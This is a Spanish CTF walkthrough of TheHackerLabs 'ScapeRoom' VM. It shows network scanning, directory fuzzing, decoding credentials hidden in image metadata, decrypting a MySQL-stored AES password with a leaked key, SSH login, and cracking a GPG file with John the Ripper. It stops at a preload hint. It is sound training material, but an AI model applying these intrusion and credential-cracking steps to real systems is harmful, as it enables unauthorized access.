
ScapeRoom - TheHackerLabs

Esta fue una máquina algo complicada. Después de analizar los servicios de ambas interfaces y de ver que en ambas está lo mismo, elegimos una para aplicar las pruebas. Iniciamos analizando la página web activa en el puerto 80, pero al no encontrar algo que nos ayude más que una pista codificada en base64 y una página de PHP después de hacer Fuzzing, utilizamos Nikto para analizar la página web, siendo así que encontramos dos cabeceras que contienen un dominio y un subdominio. En el subdominio encontraremos una imagen que, al analizar sus metadatos, encontraremos una cadena de caracteres en base64 que, al decodificar, nos da las credenciales de acceso del servicio MySQL. Dentro del MySQL, descubrimos unas credenciales para ganar acceso a algún lado, pero la contraseña está encriptada. Analizamos los eventos del MySQL y descubrimos cómo se encriptó la contraseña, siendo que utilizamos una función para desencriptar esa contraseña y así logramos ganar acceso a un login de la página web, que nos muestra las credenciales de acceso para el SSH, pero será para el SSH de la segunda interfaz. Dentro del SSH, encontramos un archivo encriptado con GPG, que logramos crackear y vemos que contiene una pista. A su vez, vemos que se puede leer el historial de Bash del usuario actual, viendo así que se analizó el contenido de una biblioteca compartida (Shared Object) y después se autenticó para convertirse en Root. Seguimos esos pasos y vemos una cadena que resulta ser la contraseña del Root, logrando así escalar privilegios..
🛠 Herramientas utilizadas
pingnmapwappalizerechobase64ffufgobusterniktocurlheadwgetexiftoolmysqlnxcsshscpgpg2johnJohnTheRippergpgstringssuchmod
📑 Índice
Recopilación de Información
Descubrimiento de Hosts
Hagamos un descubrimiento de hosts para encontrar a nuestro objetivo.
Lo haremos primero con nmap:
nmap -sn 192.168.110.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-06 12:52 -0600
...
Nmap scan report for thlpwn.thl (192.168.110.10)
Host is up (0.00090s latency).
MAC Address: XX (Oracle VirtualBox virtual NIC)
...
Nmap done: 256 IP addresses (9 hosts up) scanned in 12.61 seconds
Vamos a probar la herramienta arp-scan:
arp-scan -I eth0 -g 192.168.110.0/24
Interface: eth0, type: EN10MB, MAC: XX, IPv4: Tu_IP
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
...
...
192.168.100.22	XX  PCS Systemtechnik GmbH

9 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.142 seconds (119.51 hosts/sec). 9 responded
Importante: Recordemos que hay una segunda interfaz configurada en la máquina víctima, entonces, vamos a hacer el mismo porceso.
Probemos primero con nmap en la segunda inferfaz:
nmap -sn 10.0.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-07 16:34 -0600
...
Nmap scan report for 10.0.1.10
Host is up (0.00063s latency).
MAC Address: XX (Oracle VirtualBox virtual NIC)
...
Nmap done: 256 IP addresses (4 hosts up) scanned in 10.93 seconds
Vamos a probar la herramienta arp-scan:
arp-scan -I eth1 -g 10.0.1.0/24
Interface: eth1, type: EN10MB, MAC: XX, IPv4: Tu_IP
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
...
10.0.1.10  XX  PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.007 seconds (127.55 hosts/sec). 3 responded
Encontramos nuestros objetivos y son: 192.168.110.10 y 10.0.1.10.
Nota: En ambos objetivos tienen los mismos puertos y servicios, por lo que de momento nos enfocaremos en solo 1, pero quizá esto cambie más adelante.
Traza ICMP
Vamos a realizar un ping para saber si la máquina está activa y en base al TTL veremos que SO opera en la máquina.
ping -c 4 192.168.110.10
PING 192.168.110.10 (192.168.110.10) 56(84) bytes of data.
64 bytes from 192.168.110.10: icmp_seq=1 ttl=64 time=1.53 ms
64 bytes from 192.168.110.10: icmp_seq=2 ttl=64 time=0.866 ms
64 bytes from 192.168.110.10: icmp_seq=3 ttl=64 time=1.72 ms
64 bytes from 192.168.110.10: icmp_seq=4 ttl=64 time=0.562 ms

--- 192.168.110.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3034ms
rtt min/avg/max/mdev = 0.562/1.169/1.719/0.472 ms
Por el TTL sabemos que la máquina usa Linux, hagamos los escaneos de puertos y servicios.
Escaneo de Puertos
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.110.10 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-06 12:53 -0600
Initiating ARP Ping Scan at 12:53
Scanning 192.168.110.10 [1 port]
Completed ARP Ping Scan at 12:53, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:53
Scanning 192.168.110.10 [65535 ports]
SYN Stealth Scan Timing: About 50.00% done; ETC: 12:55 (0:00:37 remaining)
Discovered open port 80/tcp on 192.168.110.10
Discovered open port 22/tcp on 192.168.110.10
Discovered open port 3306/tcp on 192.168.110.10
Completed SYN Stealth Scan at 12:55, 75.76s elapsed (65535 total ports)
Nmap scan report for 192.168.110.10
Host is up, received arp-response (0.00087s latency).
Scanned at 2026-05-06 12:53:50 CST for 75s
Not shown: 53054 filtered tcp ports (no-response), 12478 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 64
80/tcp   open  http    syn-ack ttl 64
3306/tcp open  mysql   syn-ack ttl 64
MAC Address: XX (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 75.96 seconds
           Raw packets sent: 124832 (5.493MB) | Rcvd: 12484 (499.368KB)
| Parámetros | Descripción |
|---|---|
| -p- | Para indicarle un escaneo en ciertos puertos. |
| –open | Para indicar que aplique el escaneo en los puertos abiertos. |
| -sS | Para indicar un TCP Syn Port Scan para que nos agilice el escaneo. |
| –min-rate | Para indicar una cantidad de envió de paquetes de datos no menor a la que indiquemos (en nuestro caso pedimos 5000). |
| -vvv | Para indicar un triple verbose, un verbose nos muestra lo que vaya obteniendo el escaneo. |
| -n | Para indicar que no se aplique resolución dns para agilizar el escaneo. |
| -Pn | Para indicar que se omita el descubrimiento de hosts. |
| -oG | Para indicar que el output se guarde en un fichero grepeable. Lo nombre allPorts. |
Tenemos 3 puertos abiertos, pero es curioso ver el puerto 3306, que es del servicio MySQL, que esté expuesto.
Escaneo de Servicios
nmap -sCV -p 22,80,3306 192.168.110.10 -oN targeted
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-06 12:55 -0600
Nmap scan report for thlpwn.thl (192.168.110.10)
Host is up (0.00100s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:
|   3072 71:72:6f:9a:ba:7f:73:1d:bc:30:36:ee:9d:62:e8:88 (RSA)
|   256 cd:0b:5b:55:41:13:bc:1c:d1:27:81:77:ff:6d:33:15 (ECDSA)
|_  256 63:29:44:28:7d:5a:db:39:29:47:2f:a5:1d:17:fc:07 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))

|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Lecturas de Sensores
3306/tcp open  mysql   MySQL 8.0.40-0ubuntu0.20.04.1

| ssl-cert: Subject: commonName=MySQL_Server_8.0.39_Auto_Generated_Server_Certificate
| Not valid before: 2024-11-01T16:51:24
|_Not valid after:  2034-10-30T16:51:24
| mysql-info:
|   Protocol: 10
|   Version: 8.0.40-0ubuntu0.20.04.1
|   Thread ID: 26
|   Capabilities flags: 65535
|   Some Capabilities: InteractiveClient, LongPassword, FoundRows, ConnectWithDatabase, SupportsTransactions, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolNew, SupportsCompression, SupportsLoadDataLocal, ODBCClient, LongColumnFlag, Support41Auth, IgnoreSigpipes, DontAllowDatabaseTableColumn, SwitchToSSLAfterHandshake, Speaks41ProtocolOld, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: B\x0C\x12lF+6	b%!fzrR%X\x0Bi,
|_  Auth Plugin Name: caching_sha2_password
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:7C:59:CE (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.93 seconds
| Parámetros | Descripción |
|---|---|
| -sC | Para indicar un lanzamiento de scripts básicos de reconocimiento. |
| -sV | Para identificar los servicios/versión que están activos en los puertos que se analicen. |
| -p | Para indicar puertos específicos. |
| -oN | Para indicar que el output se guarde en un fichero. Lo llame targeted. |
Gracias al escaneo de servicios, vemos que la página web activa en el puerto 80 no utiliza un dominio y vemos información sobre la versión del servicio MySQL, etc.
Entonces, empecemos por la página web.
Análisis de Vulnerabilidades
Analizando Servicio HTTP
Entremos:

Es una página que monitorea varios sensores.
Veamos qué nos dice Wappalizer:

No hay mucho que nos ayude.
Revisando el código fuente, encontraremos una cadena en base64:

Al decodificarla con el comando base64, vemos solo un mensaje:
echo -n "QSB2ZWNlcywgbG8gbcOhcyBvYnZpbyBlcyBsbyBxdWUgc2UgcGFzYSBwb3IgYWx0by4gVHUgw7puaWNhIHNhbGlkYSBlcyB2ZXIgbG8gcXVlIG90cm9zIG5vIHZlbi4gRWwgdGllbXBvIGNvcnJlIH
kgY2FkYSBwaXN0YSBlcyB1bmEgcGllemEgY2xhdmUgZGVsIHJvbXBlY2FiZXphcy4K" | base64 -d
A veces, lo más obvio es lo que se pasa por alto. Tu única salida es ver lo que otros no ven. El tiempo corre y cada pista es una pieza clave del rompecabezas.
No encontraremos algo más, así que podemos aplicar Fuzzing para buscar directorios y/o archivos ocultos.
Fuzzing
Primero probemos con la herramienta ffuf:
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/combined_words.txt:FUZZ -u http://192.168.110.10/FUZZ -t 300 -mc 200,301 -e .php,.txt,.html

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.110.10/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/combined_words.txt
 :: Extensions       : .php .txt .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 300
 :: Matcher          : Response status: 200,301
________________________________________________

administracion          [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 7ms]
css                     [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 2ms]
index.php               [Status: 200, Size: 4268, Words: 1608, Lines: 133, Duration: 6ms]
index.php               [Status: 200, Size: 4268, Words: 1608, Lines: 133, Duration: 26ms]
.                       [Status: 200, Size: 4268, Words: 1608, Lines: 133, Duration: 287ms]
:: Progress: [513480/513480] :: Job [1/1] :: 236 req/sec :: Duration: [0:07:58] :: Errors: 641 ::
| Parámetros | Descripción |
|---|---|
| -w | Para indicar el diccionario a usar en el fuzzing. |
| -u | Para indicar la URL a utilizar. |
| -t | Para indicar la cantidad de hilos a usar. |
| -mc | Para aplicar un filtro que solo muestre resultados con un código de estado específico. |
| -e | Para específicar la extensión de un archivo a buscar. |
Ahora probemos con gobuster:
gobuster dir -u http://192.168.110.10 -w /usr/share/wordlists/seclists/Discovery/Web-Content/combined_words.txt -t 300 -x php,txt,html -s 200,301 -b "" --ne
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:            http://192.168.110.10
[+] Method:         GET
[+] Threads:        300
[+] Wordlist:       /usr/share/wordlists/seclists/Discovery/Web-Content/combined_words.txt
[+] Status codes:   200,301
[+] User Agent:     gobuster/3.8.2
[+] Extensions:     html,php,txt
[+] Timeout:        10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
administracion       (Status: 301) [Size: 325] [--> http://192.168.110.10/administracion/]
css                  (Status: 301) [Size: 314] [--> http://192.168.110.10/css/]
index.php            (Status: 200) [Size: 4273]
index.php            (Status: 200) [Size: 4273]
.                    (Status: 200) [Size: 4273]
Progress: 513480 / 513480 (100.00%)
===============================================================
Finished
===============================================================
| Parámetros | Descripción |
|---|---|
| -u | Para indicar la URL a utilizar. |
| -w | Para indicar el diccionario a usar en el fuzzing. |
| -t | Para indicar la cantidad de hilos a usar. |
| -s | Para aplicar un filtro que muestre solo los códigos de estado específicos. |
| -b | Para que funcione el filtro anterior. |
| –ne | Para que no muestre errores. |
| -x | Para específicar la extensión de un archivo a buscar. |
Encontramos un directorio llamado administracion, pero al entrar en este, no tendremos permisos suficientes:

Sin embargo, puede que podamos ver el contenido de este directorio, por lo que también le aplicaremos Fuzzing:
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/combined_words.txt:FUZZ -u http://192.168.110.10/administracion/FUZZ -t 300 -mc 200,301 -e .php,.txt,.html

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.110.10/administracion/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/combined_words.txt
 :: Extensions       : .php .txt .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 300
 :: Matcher          : Response status: 200,301
________________________________________________

login.php               [Status: 200, Size: 2714, Words: 1004, Lines: 107, Duration: 49ms]
:: Progress: [513480/513480] :: Job [1/1] :: 232 req/sec :: Duration: [0:08:35] :: Errors: 1075 ::
| Parámetros | Descripción |
|---|---|
| -w | Para indicar el diccionario a usar en el fuzzing. |
| -u | Para indicar la URL a utilizar. |
| -t | Para indicar la cantidad de hilos a usar. |
| -mc | Para aplicar un filtro que solo muestre resultados con un código de estado específico. |
| -e | Para específicar la extensión de un archivo a buscar. |
Muy bien, encontramos una página llamada login.php:

Por ahora no tenemos credenciales, así que tenemos que buscar una forma de encontrarlas.
Descubriendo Dominio y Subdominio Ocultos en Cabeceras HTTP con Nikto
Al no encontrar alguna pista más, utilizamos la herramienta nikto para comprobar si había algo que se nos escapaba.
Observa el resultado:
nikto -host 192.168.110.10
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.110.10
+ Target Hostname:    192.168.110.10
+ Target Port:        80
+ Start Time:         2026-05-06 13:17:04 (GMT-6)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-hint' found, with contents: Subdominios.... info.
+ /: Uncommon header 'x-contact' found, with contents: info@sensores.thl.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ 8102 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2026-05-06 13:17:51 (GMT-6) (47 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
Podemos ver que hay 2 cabeceras que nos indican un dominio y un subdominio.
Podemos consultarlas con curl, indicando que nos muestre las cabeceras:
curl -i http://192.168.110.10 | head -n 8
HTTP/1.1 200 OK
Date: Thu, 07 May 2026 00:22:05 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
X-Hint: Subdominios.... info
X-Contact: info@sensores.thl
Content-Length: 4269
Content-Type: text/html; charset=UTF-8
Guardemos ese dominio y subdominio en el /etc/hosts:
echo "192.168.110.10 sensores.thl info.sensores.thl" >> /etc/hosts
Y entremos en estos para ver qué encontramos.
Primero el dominio sensores.thl:

Si te das cuenta, no cambia nada con la página principal que habíamos visto antes.
Ahora el subdominio info.sensores.thl:

Ahora sí que cambia, pues podemos ver más información agregada, pero no hay algo que nos ayude.
Analizando Metadatos de una Imagen y Ganando Acceso al Servicio MySQL
Algo que podemos hacer es analizar los metadatos de la imagen que encontramos:
wget http://info.sensores.thl/images/sensor_overview.png
Para ver los metadatos, usaremos la herramienta exiftool:
exiftool sensor_overview.png
ExifTool Version Number         : 13.44
File Name                       : sensor_overview.png
Directory                       : .
File Size                       : 1931 kB
File Modification Date/Time     : 2024:11:03 11:02:04-06:00
File Access Date/Time           : 2026:05:06 13:20:25-06:00
File Inode Change Date/Time     : 2026:05:06 13:20:25-06:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1147
Image Height                    : 1147
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Comment                         : YWN1dGU6SVM0eUJ2Znd4cFhVWnNCeGhDWHI1bXV2M2RYZFFnIQo=
Image Size                      : 1147x1147
Megapixels                      : 1.3
Observa que tiene un comentario agregado como una cadena en base64.
Vamos a decodificarla:
echo -n "YWN1dGU6SVM0eUJ2Znd4cFhVWnNCeGhDWHI1bXV2M2RYZFFnIQo=" | base64 -d
acute:IS4yBvfwxpXUZsBxhCXr5muv3dXdQg!
Parece que encontramos credenciales de acceso.
Se intentó utilizar en el login que encontramos en la página web, pero no funcionará. Sin embargo, al probarlo para entrar al servicio MySQL nos dará acceso:
mysql -h 192.168.110.10 -u 'acute' -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 24
Server version: 8.0.40-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
Explotación de Vulnerabilidades
Enumeración del Servicio MySQL y Desencriptando Contraseña Almacenada en Base de Datos para Ganar Acceso a Login Web y SSH
Veamos qué bases de datos existen:
MySQL [(none)]> show databases;
+--------------------+

| Database           |
+--------------------+

| SensorData         |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.003 sec)
Tenemos 1 base de datos llamada SensorData y las 2 BDs por defecto.
Carguemos la BD SensorData:
MySQL [(none)]> use SensorData;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
Veamos las tablas existentes:
MySQL [SensorData]> show tables;
+------------------------+

| Tables_in_SensorData   |
+------------------------+

| login                  |
| sensor_readings        |
| sensor_readings_backup |
+------------------------+
3 rows in set (0.002 sec)
Vemos 3 tablas, pero la que nos interesa es la tabla login.
Veamos su contenido:
MySQL [SensorData]> select * from login;
+----+---------------+------------------------------------------------------------------+

| id | usuario       | password                                                         |
+----+---------------+------------------------------------------------------------------+

|  1 | administrador | BD9D09C524BC8A234E0B75D4FA60AF8A71D124915A3D44BC17B761186D0EB00E |
+----+---------------+------------------------------------------------------------------+
1 row in set (0.002 sec)
Excelente, tenemos la contraseña del usuario administrador, pero parece que es una contraseña encriptada.
Utilizando la herramienta hash-identifier, veremos qué tipo de Hash es:
hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: BD9D09C524BC8A234E0B75D4FA60AF8A71D124915A3D44BC17B761186D0EB00E

Possible Hashs:
[+] SHA-256
[+] Haval-256
Es muy probable que sea uno de tipo SHA-256.
Podríamos intentar crackear este Hash, pero te advierto que se volverá imposible.
Pidiendo ayuda de ChatGPT podemos enumerar más información sobre la BD actual; uno de los datos que me indica es leer los eventos de la BD actual:
MySQL [SensorData]> show events from SensorData;
+------------+--------------------+----------------+-----------+-----------+------------+----------------+----------------+---------------------+------+---------+------------+----------------------+----------------------+--------------------+

| Db         | Name               | Definer        | Time zone | Type      | Execute at | Interval value | Interval field | Starts              | Ends | Status  | Originator | character_set_client | collation_connection | Database Collation |
+------------+--------------------+----------------+-----------+-----------+------------+----------------+----------------+---------------------+------+---------+------------+----------------------+----------------------+--------------------+

| SensorData | insert_login_data  | acute@%        | SYSTEM    | RECURRING | NULL       | 1              | MINUTE         | 2024-11-02 22:46:13 | NULL | ENABLED |          1 | utf8mb3              | utf8mb3_general_ci   | utf8mb4_0900_ai_ci |
| SensorData | sensor_data_update | root@localhost | SYSTEM    | RECURRING | NULL       | 1              | MINUTE         | 2024-11-01 18:02:42 | NULL | ENABLED |          1 | utf8mb4              | utf8mb4_0900_ai_ci   | utf8mb4_0900_ai_ci |
+------------+--------------------+----------------+-----------+-----------+------------+----------------+----------------+---------------------+------+---------+------------+----------------------+----------------------+--------------------+
Vemos qué hay 2 eventos programados.
Veamos la definición de un evento en MySQL:
| MySQL Events |
|---|
| En MySQL, los EVENTS son tareas programadas que el servidor ejecuta automáticamente en determinados momentos o intervalos de tiempo, muy parecido a un cron job en Linux. Puede ejecuta instrucciones SQL automáticamente según una programación definida. |
Tenemos dos formas de poder revisar los eventos:
- Haciendo una consulta hacia la BD information_schema para que muestre todos los eventos:
MySQL [SensorData]> SELECT * FROM information_schema.EVENTS;
...
...
    IF (SELECT COUNT(*) FROM login) = 0 THEN
        SET @password_plain = SUBSTRING(MD5(RAND()), 1, 16);
        INSERT INTO login (usuario, password)
        VALUES ('administrador', HEX(AES_ENCRYPT(@password_plain, 'encryption_key')));
    END IF;
END
...
- Si queremos ver los eventos de la BD actual, utilizamos la forma de antes o, si queremos ver el contenido de un evento específico, puede ser de la siguiente forma:
MySQL [SensorData]> SELECT EVENT_DEFINITION FROM information_schema.EVENTS WHERE EVENT_NAME='insert_login_data';
+---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+

| EVENT_DEFINITION                                                                                                                                                                                                                                                          |
+---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+

| BEGIN

    IF (SELECT COUNT(*) FROM login) = 0 THEN
        SET @password_plain = SUBSTRING(MD5(RAND()), 1, 16);
        INSERT INTO login (usuario, password)
        VALUES ('administrador', HEX(AES_ENCRYPT(@password_plain, 'encryption_key')));
    END IF;
END |
+---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
1 row in set (0.002 sec)
Como vimos antes, hay un evento donde se está tomando la contraseña del usuario administrador y se encripta usando el algoritmo AES.
Existe una función que permite desencriptar:
Y la podemos usar de esta forma:
# Forma 1:
MySQL [SensorData]> SELECT AES_DECRYPT(UNHEX(password), 'encryption_key') FROM login;
+------------------------------------------------+

| AES_DECRYPT(UNHEX(password), 'encryption_key') |
+------------------------------------------------+

| e381025ee5804e9a                               |
+------------------------------------------------+
1 row in set (0.002 sec)

# Forma 2:
MySQL [SensorData]> SELECT AES_DECRYPT(UNHEX('BD9D09C524BC8A234E0B75D4FA60AF8A71D124915A3D44BC17B761186D0EB00E'),'encryption_key' );
+----------------------------------------------------------------------------------------------------------+

| AES_DECRYPT(UNHEX('BD9D09C524BC8A234E0B75D4FA60AF8A71D124915A3D44BC17B761186D0EB00E'),'encryption_key' ) |
+----------------------------------------------------------------------------------------------------------+

| e381025ee5804e9a                                                                                         |
+----------------------------------------------------------------------------------------------------------+
1 row in set (0.002 sec)
Ahora sí, parece que tenemos una contraseña.
Vamos a probarla en el login:

Muy bien, tenemos un usuario y contraseña.
Probamos si estas credenciales funcionan, pero parece que no nos deja entrar. Sin embargo, recuerda que tenemos 2 interfaces y en ambas podemos ver los mismos servicios, así que probemos estas credenciales en la segunda interfaz:
nxc ssh 10.0.1.10 -u 'pepito' -p '207423f0bdc224d2'
SSH         10.0.1.10       22     10.0.1.10        [*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.13
SSH         10.0.1.10       22     10.0.1.10        [+] pepito:207423f0bdc224d2  Linux - Shell access!
Si funcionan en esta inferfaz.
Conectemonos:
ssh pepito@10.0.1.10
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
pepito@10.0.1.10's password:
==================================================
Has llegado al umbral de la última prueba... aquí no hay vuelta atrás.

El tiempo se agota y esta vez no habrá segundas oportunidades.
Solo los que realmente comprenden el valor de cada segundo podrán salir victoriosos.

Dispones de 60 minutos para resolver el enigma que se cierne sobre ti.
Cada decisión cuenta, cada error te acerca al abismo.

No recibirás ayuda, ni pistas adicionales... solo el tic-tac implacable del reloj.
Cuando el tiempo termine, este lugar quedará sellado para siempre.

¿Tienes lo que se necesita para superar este reto?
==================================================
pepito@ctf:~$ whoami
pepito
Somos el usuario pepito y nos estan dando una pista.
Busquemos la flag del usuario:
pepito@ctf:~$ ls
leeme.txt.gpg  user.txt
pepito@ctf:~$ cat user.txt
...
Post Explotación
Crackeo de Archivo GPG con JohnTheRipper
Si viste los archivos que tiene el usuario pepito, vimos uno con extensión GPG:
| Archivo GPG |
|---|
| GNU Privacy Guard (GPG o GnuPG) es una herramienta de criptografía utilizada para cifrar, descifrar y firmar digitalmente información. Implementa el estándar OpenPGP, permitiendo proteger archivos, mensajes y comunicaciones mediante criptografía de clave pública y privada. |
Entonces, necesitamos desencriptar este archivo para poder leerlo.
Vamos a descargar este archivo en nuestra máquina y lo puedes hacer usando la herramienta scp:
scp pepito@10.0.1.10:/home/pepito/leeme.txt.gpg leeme.txt.gpg
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
pepito@10.0.1.10's password:
leeme.txt.gpg
Para poder crackearlo, usaremos la herramienta gpg2john para obtener su Hash en un formato que pueda usar JohnTheRipper:
gpg2john leeme.txt.gpg > hashGPG
Crackeamos el archivo con John y usando el wordlist rockyou.txt:
john -w:/usr/share/wordlists/rockyou.txt hashGPG
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
superman1        (?)
1g 0:00:00:38 DONE (2026-05-07 12:36) 0.02617g/s 29.37p/s 29.37c/s 29.37C/s superman1..rocku
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Para desencriptarlo usaremos la herramienta gpg, solamente tendrás que darle la contraseña:
gpg leeme.txt.gpg
gpg: ADVERTENCIA: no se ha proporcionado ninguna orden. Intentando adivinar lo que quieres...
gpg: AES256.CFB encrypted data
gpg: cifrado con 1 frase contraseña
Nos dio un archivo de texto, así que leamoslo:
cat leeme.txt
No todas las funciones tienen el control que parecen tener. Algunas veces, quien controla lo que se **carga primero** tiene la ventaja. Recuerda: la pre-carga puede ser tu mejor aliada... o tu perdición.
Mencionan la precarga, pero no sé a qué se refieran.
